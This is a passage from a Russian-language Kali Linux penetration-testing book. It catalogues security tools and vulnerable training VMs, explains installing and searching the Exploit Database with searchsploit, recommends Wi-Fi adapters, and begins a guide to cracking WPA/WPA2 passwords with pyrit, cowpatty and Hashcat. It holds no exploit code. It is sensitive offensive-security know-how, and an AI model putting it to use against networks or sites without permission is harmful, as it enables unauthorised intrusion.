	Java. Он имеет основанную на плагинах архитектуру и поставляется с парой плагинов.
SQL Auditing Tools	SQLAT — это набор инструментов, которые могут быть полезны при пентестинге MS SQL сервера. Эти инструменты всё ещё в разработке, но уже достаточно стабильны. Эти инструменты выполняют атаки по словарю, загружают файлы, читают регистр и дампят SAM.
THC-ORACLE	THC представляет крипто документ по анализу механизма аутентификации, используемом в базах данных Oracle. THC дальнейшие релизы практических инструментов для захвата и взлома паролей от баз данных Oracle за секунды.
thc-orakelcrackert11g	OrakelCrackert это взломщик хешей паролей от баз данных Oracle 11g, используя слабости в стратегии хранения паролей Oracle. С Oracle 11g были представлены чувствительные к регистру хеши SHA1.
DBPwAudit	DBPwAudit — это Java инструмент, который позволяет выполнять различный онлайн аудиты качества паролей для нескольких движков баз данных. Дизайн приложения позволяет легко добавлять дополнительные драйвера баз данных простым копированием новых JDBC драйверов в директорию jdbc.
MYSQLAudit	Скрипт наPython для базового аудита распространённых ошибок конфигурации в MySQL.
sqlininja	sqlininja эксплуатирует веб-приложения, которые используют Microsoft SQL Server в качестве фоновой базы данных. Она фокусируется на получении работающего шелла на удалённом хосте. sqlninja не ставит на первое место поиск SQL-иъекций, но автоматизирует процесс эксплуатации, как только она была найдена.
GreenSql	GreenSQL это файервол с открытым исходным кодом для баз данных, используемый для защиты от атак SQL-инъекции. GreenSQL работает как прокси и имеет встроенную поддержку для MySQL и PostgreSQL.

Сканеры уязвимостей	

Metasploit Framework	The Metasploit Framework — это продвинутая платформа с открытым исходным кодом для разработки, тестирования и эксплуатирования кода.
OpenVAS	OpenVAS — это фреймворк нескольких служб и инструментов, предлагающих всестороннее и мощное решение по управлению сканированием уязвимостей.
Nessus	Nessus выявляет, сканирует и профилирует многочисленные устройства и источники для увеличения безопасности и соответствия в вашей сети.
Porkbind	Porkbind — это многопоточный сканер серверов имён, который может рекурсивно делать запросы на сервера имён поддоменов для строк версий (например, сервера имён sub.host.dom, затем сервера имён host.dom).
Canvas	Immunity CANVAS от Immunity делает доступными сотни эксплойтов, систему автоматического эксплуатирования и всесторонний, надёжный фреймворк по разработке эксплойтов для тестерировщиков на проникновение и профессионалов по безопасности по всему миру.
Social-EngineerToolkit (SET)	Social-Engineer Toolkit (SET) создан для продвинутых атак на "человеческий фактор". SET был выпущен вместе с запуском http://www.social-engineer.org и быстро стал стандартным инструментом в арсенале пентестеров.
Acunetix	Acunetix web vulnerability scanner — это инструмент созданный для выявления дыр в безопасности в ваших веб-приложениях, которые при атаке, вероятно, станут слабым звеном, через которые будет получен незаконный доступ к вашей системе и данным. Он ищет множество уязвимостей, включая SQL-инъекции, межсайтовый скриптинг и слабые пароли.
RIPS	RIPS — это инструмент, написанный на PHP, для поиска уязвимостей в PHP приложениях используя статический анализ кода.
Rapid7 NeXpose	Rapid7 NeXpose — это сканер уязвимостей, цель которого поддержать полный жизненный цикл управления уязвимостями, включая обнаружение, выявление, верификацию, классификацию риска, анализ влияния, описание и смягчение. Он интегрирован с Rapid7 от Metasploit для исследования уязвимостей.

VulnDetector	VulnDetector — это проект нацеленный на сканирование веб-сайта и выявление различных связанных с веб уязвимостью безопасности в веб-сайте. В настоящее время VulnDetector может выявить такие уязвимости как межсайтовый скриптинг (XSS) и SQL-инъекции (SQLI) в веб-скриптах, но не имеет простого в работе интерфейса.
Damn Small SQLi Scanner	DSSS поддерживает blind/error SQLi тесты, сканирование в одну глубину и продвинутое сравнение различных атрибутов, чтобы отличить слепые ответы (заголовки, статусные коды HTTP, отфильтрованного только по длине текста и нечёткое сравнение самого контента). Если вы удовлетворены результатами сканирования коммерческих инструментов, то я уверен, что вы будете ещё более удовлетворены этим инструментом.
CAT.NET	CAT.NET — это анализатор исполнимого кода, который помогает выявить распространённые варианты определённых преобладающих уязвимостей, которые могут привести к атакам общего вектора, таким как межсайтовый скриптинг (XSS), SQL-инжекты и XPath инжекты.
Peach Fuzzer	Peach — это SmartFuzzer, который может и составлять запросы как генерацией, так и перестановкой. Peach требует создание файлов PeachPit, которые определяют структуру, тип информации и отношения для данных.
GFI LanGuard	GFI LanGuard — это сканер безопасности сети и уязвимостей, созданный для помощи в управлениями патчами, сетью и аудита программного обеспечения и оценки уязвимостей. Цена зависит от количества IP адресов для сканирования. Есть бесплатная пробная версия для сканирования до 5 IP адресов.
MBSA	Microsoft Baseline Security Analyzer (MBSA) — это простой в использовании инструмент, предназначенный для IT профессионалов, который помогает малым и средним бизнесам определять их состояние безопасности в соответствии с рекомендациями по безопасности Microsoft и предлагает конкретные рекомендации по итогу проверки.

Уязвимые приложения	
Damn Vulnerable	Damn Vulnerable Web App (DVWA) это веб-приложение на

Web Application (DVWA)	PHP/MySQL, которое чертовски уязвимое. Главная его цель — это помощь профессионалам по безопасности для тестирования их способностей и инструментов не нарушая закон, помочь веб-разработчиком лучше понимать процессы безопасности веб-приложений и помочь учителям/студентам научить/изучить безопасности веб-приложений в обстановке класса.
Damn Vulnerable Linux	Damn Vulnerable Linux (DVL) — этот дистрибутив Linux всем хорош, не так ли? Его разработчики потратили часы, начиняя его сломанным, плохо сконфигурированным, устаревшим и уязвимым программным обеспечением, что делает его уязвимым для атак. DVL не создан для запуска на вашем компьютере — это инструмент для студентов изучающих безопасность.
Metasploitable	Metasploitable — это традиционная уязвимая виртуальная машина Linux. Эта VM может быть использована для проведения тренингов по безопасности, тестировании инструментов по безопасности и практике в тестировании популярных техник по проникновению.
Kioptrix	Этот образ Kioptrix VM является лёгкой задачей. Цель игры — получить доступ рута любыми возможными способами, кроме реального взлома сервера VM или игрока). Цель этой игры — научить основным инструментам и техникам в оценке уязвимостей и их эксплуатации.
HoneyDrive	HoneyDrive — это виртуальное устройство (OVA) с установленной Xubuntu Desktop 12.04 32-битной версией. Оно содержит различные пакеты такого программного обеспечения как "приманки" — honeypot. Это Kippo SSH honeypot, Dionaea malware honeypot, Honeyd low-interaction honeypot, Glastopf web honeypot вместе с Wordpot, Thug honeyclient и другие.
Badstore	Badstore.net предназначен для того, чтобы вы понимали, как хакеры охотятся на уязвимости веб-приложений и чтобы вы понимали как уменьшить вашу подверженность.
OWASP Insecure Web App Project	InsecureWebApp — это веб-приложение, которое включает приложения с распространёнными уязвимостями. Это цель для автоматического и ручного тестирования на проникновения, анализа исходного кода, оценки уязвимостей и моделирования угроз.
VulnApp	VulnApp — это ASP.net приложение под лицензией BSD,

	реализующее самые распространённые приложения, с которыми мы сталкиваемся в обстоятельствах проведения своих тестов на проникновение.
OWASP Vicnum	Vicnum это проект OWASP, состоящий из уязвимых веб-приложений, основанных на играх, обычно использующих для убийства времени. Эти приложения демонстрируют популярные проблемы веб-безопасности, такие как межсайтовый скриптинг, sql инжекты и проблемы с манипуляцией сессиями.
OWASP Broken Web Applications Project	The Broken Web Applications (BWA) Project производит виртуальную машину с запущенными различными приложениями с известными уязвимостями.
LAMPSecurity	Тренинг LAMPSecurity — это серия образов виртуальных машин вместе с дополнительной документацией, предназначенной для обучения безопасность Linux, Apache, PHP, MySQL.
Virtual Hacking Lab	Зеркало намеренно небезопасных приложений и старого программного обеспечения с известными уязвимостями. Используется концептов / тренингам по безопасности / в целях обучения. Доступен как в образах виртуальных машин или как live iso или в по отдельности.
WAVSEP	The Web Application Vulnerability Scanner Evaluation Project — это уязвимое веб-приложение, разработанное чтобы помочь оценить особенности, качество и точность сканеров уязвимостей веб-приложений. Эта оценочная платформа содержит набор уникальных уязвимых веб-страниц, которые могут использоваться для тестирования различных свойств сканеров веб-приложений.
Moth	Moth — это образ VMware с настроенными уявзимыми веб-приложениями и скриптами, которые вы можете использовать для тестирования сканеров безопасности веб-приложений, тестировать инструменты статичного анализа кода (SCA), давая вводный курс в безопасность веб-приложений.
SecuriBench	Stanford SecuriBench — это набор реальных рабочих программ для использования в качестве испытательного полигона для статических и динамических инструментов безопасности. Выпуск .91a фокусируется на веб-приложениях написанных на Java.
NETinVM	NETinVM это единичный образ для виртуальной машины VMware

	или VirtualBox, который содержит готовую для запуска серию виртуальных машин User-mode Linux (UML) (Linux пользовательского режима), которые, когда запущены, соответствуют целой компьютерной сети внутри виртуальной машины VMware или VirtualBox.
Dojo	Web Security Dojo — это настроенная автономная обучающая среда по безопасности веб-приложений. Для загрузки доступны версии под VirtualBox и VMware. Dojo — это проект с открытым исходным кодом, цель которого — быть обучающей средой, которую можно использовать как платформу для тестирования на проникновение, поскольку в неё уже включены уязвимые службы и приложения.

Live CD	
BackTrack	BackTrack — это основанный на Linux арсенал для тестирования на проникновение, которые помогает профессионалам в безопасности в их оценке, находясь в их чисто родной среде, выделенной для хакинга. В настоящее время дистрибутив переименован в Kali Linux.
Kali Linux	Kali Linux (ранее известный как BackTrack) — это основанный на Debian дистрибутив с коллекцией инструментов по безопасности и криминалистике. Его особенностями являются своевременные обновления безопасности, поддержка архитектуры ARM, выбор из четырёх популярных окружений рабочего стола и лёгкое обновление до новых версий дистрибутивов.
BackBox	BackBox — это дистрибутив Linux, основанный на Ubuntu. Он был создан для осуществления тестов на проникновение и оценки безопасности. Создан быть быстрым, простым в использовании и обеспечивать минимальное, но полное окружение рабочего стола; благодаря его собственным репозиториям программного обеспечения, всегда остаётся обновлённым до последних стабильных версий большинства наиболее используемых и хорошо известных инструментов для этического хакинга.
Samurai	The Samurai Web Testing Framework — это live окружение linux, которое было настроено для функционирования в качестве окружения для пентестинга. CD содержит лучшие опен сорсные и бесплатные инструменты, которые фокусируются на тестировании и атаке веб-сайтов.

Katana	Katana — это портативный мультизагрузочный набор по безопасности, который собрал вмести много современных дистрибутивов по безопасности и портативных приложений для запуска на одной флешке. Он включает дистрибутивы, которые сфокусированы на пентестинге, аудите, криминалистическом исследовании, восстановлении системы, анализе сети и удалении зловредных программ. Katana также поставляется с более чем 100 портативными приложениями Windows; такими как Wireshark, Metasploit, NMAP, Cain & Abel и многими другими.
blackbuntu	Дистрибутив для тестирования на проникновение, основан на Ubuntu 10.10, который специально был создан для тренировки студентов и практикантов по информационной безопасности.
Bugtraq	Bugtraq — это дистрибутив, основанный на ядре 2.6.38, имеет широкий спектр инструментов для проникновения и криминалистики. Bugtraq можно установить с Live DVD или USB диска, этот дистрибутив собран из последних пакетов, настроен, ядро обновлено и пропатчено для лучшей производительности и распознавания различного железа, включены патчи для беспроводных инжектов, которые другие дистрибутивы не распознают.
Network Security Toolkit (NST)	Загрузочный ISO live CD/DVD (NST Live) основан на Fedora. Этот набор инструментов был создан для обеспечения простого доступа к самым качественным приложениями по безопасности сети с открытым исходным кодом и должен запускаться на большинстве x86/x86_64 платформ.
Pentoo	Pentoo — это LiveCD дистрибутив для тестирования на проникновение на основе Gentoo.Его особенности — множество инструментов для аудита и тестирования сетей, от сканирования и выявления до эксплуатирования уязвимостей.
BlackArch	BlackArch дистрибутив основанный на Arch.Там более 600 инструментов в репозитории пакетов BlackArch. The BlackArch live ISO поставляется с множеством менеджеров окон, включая dwm, Awesome, Fluxbox, Openbox, wmii, i3 и Spectrwm. Репозиторий пакетов BlackArch совместим с существующими установками Arch.

Глава 17. База данных эксплойтов от Offensive Security (создателей Kali Linux)

Git репозиторий Базы данных эксплойтов и searchsploit: сходства и различия

База данных эксплойтов (The Exploit Database) — это архив публичных эксплойтов и соответствующего уязвимого программного обеспечения, она создаётся и поддерживается для тестировщиков на проникновение и исследователей уязвимостей. Её цель — это создание и обслуживание самой полной коллекции эксплойтов, собранных от прямых подписок, списков почтовых рассылок и других публичных источников. Эксплойты представленных в свободном доступе в базе данных с удобной навигацией. База данных эксплойтов — это в большей степени хранилище эксплойтов и рабочих моделей, чем советы, что делает её ценным ресурсом для тех, кому нужны рабочие данные прямо сейчас. Говоря простым языком, большая часть содержащегося в базе — это рабочие эксплойты.

Репозиторий обновляется ежедневно — по мере того, как становятся известными новые эксплойты. Дополнительно обратите внимание на Базу данных эксплойтов бинарных файлов (Exploit Database Binary Exploits). В этом месте собраны скомпилированные и готовые файлы тех эксплойтов, которые нужно компилировать или которые нужно создавать особым образом. В Kali Linux эти бинарники отсутствуют. Если вы нашли эксплойт, который нужно компилировать, то смотрите имя файла, например это 31583.txt. Отбрасываем расширение и ищем по названию 31583 в базе данных бинарников. Находим там файл 31583.docx — это не бинарник, это уже рабочий концепт. Кроме собственно бинарников, там присутствуют особым образом сделанные картинки, базы данных, я видел аудио файл, ну и, конечно, много исполнимых файлов. Думаю, причиной, по которым эти файлы не попали в Kali является то, что многие из этих файлов определяются антивирусными программами как вирусы.

Об Exploit Database Binary Exploits как-то не очень много говорят — я узнал о ней совсем недавно, чисто случайно. Её также можно клонировать себе в систему и искать ещё и по ней.

К репозиторию также прилагается утилипа **searchsploit**, которая позволяет производить поиск по базе по одному или по нескольким словам.

Итого, у нас имеется 3 очень похожих ресурса:

- Git репозиторий Базы данных эксплойтов
- Программа searchsploit в Kali Linux
- Веб-сайт https://www.exploit-db.com/

Программа searchsploit в Kali Linux отличается от Git репозитория тем, что:

- её база обновляется не каждый день
- отсутствуют некоторые ключи, которые есть в утилите из Git репозитория (-u, -t, -w, —colour, —id)
- разное количество файлов в базах

Веб-сайт www.exploit-db.com — это что-то вроде графического интерфейса для всего этого богатства. Веб-сайт мне нравится тем, что показывает последние поступления. Если нужен какой-то свежак, то за ним нужно идти именно сюда.

Установка searchsploit

На Kali Базу данных эксплойтов смысла устанавливать нет, там практически то же самое в searchsploit.

Кстати, если вы собираетесь пользоваться searchsploit (хоть в Kali, хоть в другом дистрибутиве), то посмотрите статью «Metasploit Exploitation Framework и searchsploit — как искать и как использовать эксплойты». Там есть полезные советы, которые не попали в эту заметку.

Итак, я буду устанавливать searchsploit (Базу данных эксплойтов) на Linux Mint (аналогично для Ubuntu и Debian).

Для сторонних программ я создал в пользовательском каталоге директорию opt:

```
mkdir opt
```

Переходим туда:

```
cd opt
```

Если у вас ещё нет git, то установите его:

```
sudo apt-get install git
```

Клонируем репозиторий:

```
git clone https://github.com/offensive-security/exploit-database.git
```

Поиск по Базе данных эксплойтов

Запускать searchsploit из любого места так:

```
~/opt/exploit-database/searchsploit
```

Пример поиска:

```
~/opt/exploit-database/searchsploit wordpress sql
```


Т.е. я ищу по ключевым словам wordpress и sql:

```
Терминал
WordPress IndiaNIC FAQs Manager Plugin 1.0 - Blind SQL Injection     | ./php/webapps/24868.rb
WordPress ProPlayer Plugin 4.7.9.1 - SQL Injection                   | ./php/webapps/25605.txt
PHPWordPress 3.0 - Multiple SQL Injection Vulnerabilities            | ./php/webapps/26608.txt
Wordpress NOSpamPTI Plugin - Blind SQL Injection                     | ./php/webapps/28485.txt
Wordpress Plugin Realty - Blind SQL Injection                        | ./php/webapps/29021.txt
Wordpress Formcraft Plugin - SQL Injection Vulnerability             | ./php/webapps/30002.txt
WordPress Plugin ShiftThis Newsletter - SQL Injection Vulnerabili    | ./php/webapps/31096.txt
WordPress Recipes Blog Plugin 'id' Parameter - SQL Injection Vuln    | ./php/webapps/31228.txt
WordPress wp-people Plugin 2.0 - 'wp-people-popup.php' SQL Inject    | ./php/webapps/31230.txt
WordPress WP Photo Album Plugin - 'photo' Parameter SQL Injection    | ./php/webapps/31776.txt
WordPress Upload File Plugin 'wp-uploadfile.php' - SQL Injection     | ./php/webapps/31836.txt
Wordpress Participants Database 1.5.4.8 - SQL Injection              | ./php/webapps/33613.txt
Fuctweb CapCC Plugin 1.0 for WordPress - 'plugins.php' SQL Inject    | ./php/webapps/33813.html
Wordpress Plugin Gallery Objects 0.4 - SQL Injection                 | ./php/webapps/34105.txt
Wordpress Huge-IT Image Gallery 1.0.1 - Authenticated SQL Injecti    | ./php/webapps/34524.txt
Wordpress Like Dislike Counter 1.2.3 Plugin - SQL Injection Vulne    | ./php/webapps/34553.txt
Wordpress All In One WP Security Plugin 3.8.2 - SQL Injection        | ./php/webapps/34781.txt
Wordpress CP Multi View Event Calendar 1.01 - SQL Injection          | ./php/webapps/35073.txt
Another Wordpress Classifieds Plugin - SQL Injection                 | ./php/webapps/35204.txt
Wordpress SP Client Document Manager Plugin 2.4.1 - SQL Injection    | ./php/webapps/35313.txt
Wordpress wpDataTables Plugin 1.5.3 - SQL Injection Vulnerability    | ./php/webapps/35340.txt
Wordpress Google Document Embedder 2.5.14 - SQL Injection            | ./php/webapps/35371.txt
Cart66 Lite WordPress Ecommerce 1.5.1.17 - Blind SQL Injection       | ./php/webapps/35459.txt
Wordpress Plugin Symposium 14.10 - SQL Injection                     | ./php/webapps/35505.txt
WordPress WP-StarsRateBox Plugin 1.1 - 'j' Parameter SQL Injectio    | ./php/webapps/35634.txt
WordPress GD Star Rating Plugin 'votes' Parameter - SQL Injection    | ./php/webapps/35835.txt
WordPress Pretty Link Lite Plugin 1.4.56 - Multiple SQL Injection    | ./php/webapps/35893.txt
Wordpress Video Gallery 2.7.0 - SQL Injection Vulnerability          | ./php/webapps/36058.txt
Wordpress Survey and Poll Plugin 1.1 - Blind SQL Injection           | ./php/webapps/36054.txt
WordPress Webdorado Spider Event Calendar 1.4.9 - SQL Injection      | ./php/webapps/36061.php
WordPress Auctions Plugin 1.8.8 - 'wpa_id' Parameter SQL Injectio    | ./php/webapps/36135.txt
WordPress WP Bannerize 2.8.7 - 'ajax_sorter.php' SQL Injection Vu    | ./php/webapps/36193.txt
Calculated Fields Form Wordpress Plugin <= 1.0.10 - Remote SQL In    | ./php/webapps/36230.txt
Wordpress Theme Photocrati 4.x.x - SQL Injection & XSS               | ./php/webapps/36242.txt
Wordpress cp-multi-view-calendar <= 1.1.4 - SQL Injection vulnera    | ./php/webapps/36243.txt
Wordpress SEO by Yoast 1.7.3.3 - Blind SQL Injection                 | ./php/webapps/36413.txt
WordPress SP Project & Document Manager 2.5.3 - Blind SQL Injecti    | ./php/webapps/36576.txt
Wordpress Business Intelligence Plugin - SQL injection               | ./php/webapps/36600.txt
Wordpress Simple Ads Manager Plugin - Multiple SQL Injection         | ./php/webapps/36613.txt
WordPress All In One WP Security & Firewall 3.9.0 SQL Injection V    | ./php/webapps/36671.txt
Wordpress Traffic Analyzer Plugin 3.4.2 - Blind SQL Injection        | ./php/webapps/36677.txt
Wordpress Duplicator <= 0.5.14 - SQL Injection & CSRF                | ./php/webapps/36735.txt
Wordpress Video Gallery 2.8 - SQL Injection                          | ./php/webapps/36751.txt
Wordpress Ajax Store Locator 1.2 - SQL Injection Vulnerability       | ./php/webapps/36777.txt
Wordpress NEX-Forms < 3.0 - SQL Injection Vulnerability              | ./php/webapps/36800.txt
WordPress Tune Library Plugin 1.5.4 - SQL Injection Vulnerability    | ./php/webapps/36802.txt
WordPress Community Events Plugin 1.3.5 - SQL Injection Vulnerabi    | ./php/webapps/36805.txt
Ultimate Product Catalogue Wordpress Plugin - Unauthenticated SQL    | ./php/webapps/36823.txt
Ultimate Product Catalogue Wordpress Plugin - Unauthenticated SQL    | ./php/webapps/36824.txt
Wordpress Freshmail Unauthenticated SQL Injection                    | ./multiple/webapps/36930.txt
WordPress Freshmail Plugin <= 1.5.8 - (shortcode.php) SQL Injecti    | ./php/webapps/36942.txt
WordPress TagGator 'tagid' Parameter SQL Injection Vulnerability     | ./php/webapps/37063.txt
WordPress FeedWordPress Plugin 2015.0426 - SQL Injection             | ./php/webapps/37067.txt
WordPress WP Symposium Plugin 15.1 SQL Injection Vulnerability       | ./php/webapps/37080.txt
WordPress GigPress Plugin 2.3.8 - SQL Injection                      | ./php/webapps/37109.txt
WordPress LeagueManager 3.9.11 Plugin - SQLi                         | ./php/webapps/37182.txt
Pretty Link Lite WordPress Plugin 1.5.2 SQL Injection and Cross S    | ./php/webapps/37196.txt
WordPress Sharebar Plugin 1.2.1 SQL Injection and Cross Site Scri    | ./php/webapps/37201.txt
WordPress Easy2Map Plugin 1.24 - SQL Injection                       | ./php/webapps/37534.txt
------------------------------------------------------------------- ----------------------------------
mial@mint ~/opt $ 
```

Мне стало интересно, одинаковое ли количество файлов в установленной Базе данных эксплойтов и в базе searchsploit, которая в Kali (благо, в Kali как раз сегодня обновилась exploitdb):

1|	mial@mint ~/opt $ find /home/mial/opt/exploit-database/platforms/ -type f | wc -l 33888
2|	root@WebWare-Kali:~# find /usr/share/exploitdb/platforms/ -type f | wc -l 98309
3|	root@WebWare-Kali:~# find /usr/share/exploitdb/platforms/ -type f | wc -l 33824

Команду выполнял 2 раза — до принятия сегодняшних обновок и сразу же после их принятия:



Ничего себе обновились — минус 65 тысяч файлов! Наверное, какие-нибудь дубли или что-то подобное.

Не забывайте время от времени обновлять :

1	~/opt/exploit-database/searchsploit -u

Часть 3. Тестирование на проникновение беспроводных сетей

Глава 18. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры (2015)

По материалам сайта wirelesshack.org, за наводку спасибо посетителю SVNSVNSVN

Чтобы проводить тест на проникновение беспроводных сетей с Kali Linux нужен совместимый USB Wi-Fi адаптер (в простонародье «свисток»). Он нужен чтобы иметь возможность переходить в режим монитора (наблюдения), проводить инжекты пакетов и делать разные другие вещи, которые мы обычно делаем при беспроводном пентесте.

При поиске адаптера, который работает с Kali, в первую очередь нужно обращать внимание на чипсет который применяется для его изготовления.

В этой заметке перечислены некоторые из совместимых с Kali чипсетов, а также рассказано об адаптерах, в которых они применяются и которые можно найти в свободной продаже. Вот список этих чипсетов:

- Atheros AR9271
- Ralink RT3070

- Ralink RT3572
- Realtek 8187L (беспроводные G адаптеры)

Если вы нашли какую-то новую беспроводную карту Wi-Fi, которая не указана в моём списке, но в которой использован один из этих чипсетов, то с высокой долей вероятностью она также подойдёт для тестов с Kali.

Да, и список чипсетов также неполный. Вот здесь вы найдёте много разной дополнительной информации.

Если вы покупаете карту не из рекомендованного списка, то помните, **главное ориентироваться на чипсет, а не название производителя**.

Также рекомендуется не покупать беспроводные карты, которые поддерживают только стандарт Wi-Fi G (хотя они и стоят дешевле). Лучше купите устройство с поддержкой стандарта N, поскольку такие устройства обратно совместимы с G и могут использоваться и с N и с G. Большинство роутеров и устройств в настоящее время работают по стандарту N.

Ещё стоит обратить внимание на охват, который будет иметь адаптер. Маленькие USB адаптеры удобны в силу своего размера, но нужно помнить, что и их диапазон работы будет меньше по сравнению с адаптерами с большой антенной на 5 dbi или 9 dbi.

Приступ к нашему **списку самых популярных чипсетов и USB Wi-Fi адаптеров для Kali**.

Адаптеры Alfa продолжают доминировать в пентестинге в 2015 году. Здесь список лучших совместимых с Kali Linux USB Wi-Fi адаптеров со ссылками на онлайн магазин.

Адаптеры, которые используют чипсет Ralink RT3070

Alfa AWUS036NH 2.4 GHz



Alfa AWUS036NEH 2.4 GHz



Panda PAU05 2.4 GHz



Адаптеры, которые используют чипсет AR9271

Alfa AWUS036NHA



TP-LINK TL-WN722N 2.4 GHz



Адаптеры, которые используют чипсет RT3572

Alfa AWUS051NH двухчастотная 2.4 GHz и 5.8 GHz

Обратите внимание на этот беспроводной адаптер, он является одним из самых любимых у пентестеров. Также важный его плюс — это поддержка частот 2.4 GHz и 5.8 GHz.



Беспроводные USB адапеты с поддержкой только стандарта G, чипсет Realtek 8187L

Следующие USB адаптеры были в прошлом бестселлерами, но поскольку они поддерживают только беспроводной стандарт G их можно назвать устаревшими. Под «прошлым» здесь подразумевается 2-5 лет назад. Под «устаревшими» здесь подразумевается «не будут работать в отношении самых новых ТД, в которых настроена работа только по стандарту N».

Alfa AWUS036H USB адаптер 2.4 GHz



Netgear WG111v2 USB адаптер 2.4 GHz



Sabrent NT-WGHU USB адаптер 2.4 GHz



Дешёвый адаптер дальнего радиуса действия, который работает с Kali

Это пример дешёвого адаптера дальнего радиуса действия (48 dBi) который использует чипсет Ralink 3070, который хорошо работает с Kali. У него есть проблемы с любыми версиями Windows, кроме Windows 7 и он не работает с Mac. Если вам нужны адаптеры с хорошей поддержкой, посмотрите упомянутые выше, выберите те из них, которые поддерживают стандарт N.

High Power SignalKing Signal King 48DBI



Адапетры 4G совместимые с Kali Linux

NooElec NESDR Mini 2 USB RTL-SDR и ADS-B Receiver Set, RTL2832U & R820T2 Tuner, MCX Input.

RTL-SDR тюнер — этот свисток может собирать различные 4G сигналы с Kali Linux. Захваченные данные могут быть проанализированы, особенно это касается LTE и GSM, но нужно понимать, что эти сигналы полностью зашифрованы. Этот прибор довольно функционален, хотя и недорогой — меньше 25 долларов (при нормальном курсе это совсем недорого). Он, кстати, является новинкой.



Глава 19. Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty в Kali Linux

Оговорка: Эта инструкция только для тренировочных и образовательных целей. Убедитесь, что у вас есть разрешение, перед тем, как атаковать точки доступа, поскольку это является нарушением закона во многих странах. Я не несу никакой ответственности за использование этих инструкций, содержащихся в этом руководстве.

Для защиты своего беспроводного роутера от взлома, следуйте рекомендациям по обеспечению безопасности точек доступа Wi-Fi.

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться со статьёй «Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры».

Взлом Wi-Fi пароля (WPA/WPA2), используя pyrit и cowpatty с cuda или calpp в Kali Linux

Слишком много инструкций по взлому Wifi **WPA/WPA2** пароля, в каждой из которых используются различные методы. Каждый имеет свой собственный взгляд на это.

Лично я думаю, нет правильных или неправильных способов взлома беспроводной точки доступа. Следующий способ — это мой способ, и я нашёл его крайне эффективным и быстрым во время моих тестов по взлому пароля Wifi WPA/WPA2, используя pyrit и cowpatty в Kali Linux, где я проводил атаку по словарю, с использованием cuda или calpp (cal++), и в то же самое время я использовал **WiFite** для ускорения некоторых вещей. Весь процесс был осуществлён в Kali Linux и занял у меня меньше чем 10 минут на взлом Wifi WPA/WPA2 пароля с помощью комбинации из pyrit, cowpatty и WiFite, используя мой ноутбук с графической картой AMD.

Вы можете сделать этот процесс быстрее, как это сделала я. Если у вас есть видеокарта AMD ATI, вам нужно воспользоваться нижеследующими инструкциями.

Пользователи NVIDIA:

1. Установите драйвер NVIDIA на Kali Linux – NVIDIA ускоренный графический драйвер Linux
2. Установите модуль ядра драйвера NVIDIA CUDA и Pyrit на Kali Linux – CUDA, Pyrit и Cpyrit-cuda

Пользователи AMD:

1. Установите проприетарный fglrx драйвер AMD ATI fglrx на Kali Linux
2. Установите AMD APP SDK в Kali Linux
3. Установите CAL++ в Kali Linux
4. Установите Pyrit

Читатели, кто хочет попробовать альтернативные способы взлома пароля Wifi WPA WPA2, используйте HashCat или cudaHashcat или oclHashcat для взлома неизвестного Wifi WPA WPA2 пароля. Польза от использования Hashcat в том, что вы можете создать ваше собственное правило, соответствующее макету, и выполнить атаку методом перебора. Это альтернатива использования атаки по словарю, где словарь может содержать только определённое количество слов, но атака методом перебора позволит вам проверить каждую возможную комбинацию заданных символов. Hashcat может взламывать Wifi WPA/WPA2 пароли и вы также можете использовать её для взлома MD5, phpBB, MySQL и SHA1 паролей. Использование Hashcat является хорошим вариантом, если вы можете предположить 1 или 2 символа в пароле, это занимает 12 минут на его взлом. Если вы знаете 4 символа в пароле, это занимает 3 минуты. Вы можете сделать правила, перебирать только буквы и цифры для взлома совершенно неизвестного пароля, если вы знаете, что дефолтный пароль конкретного роутера содержит только их. В этом случае возможность взлома намного выше.

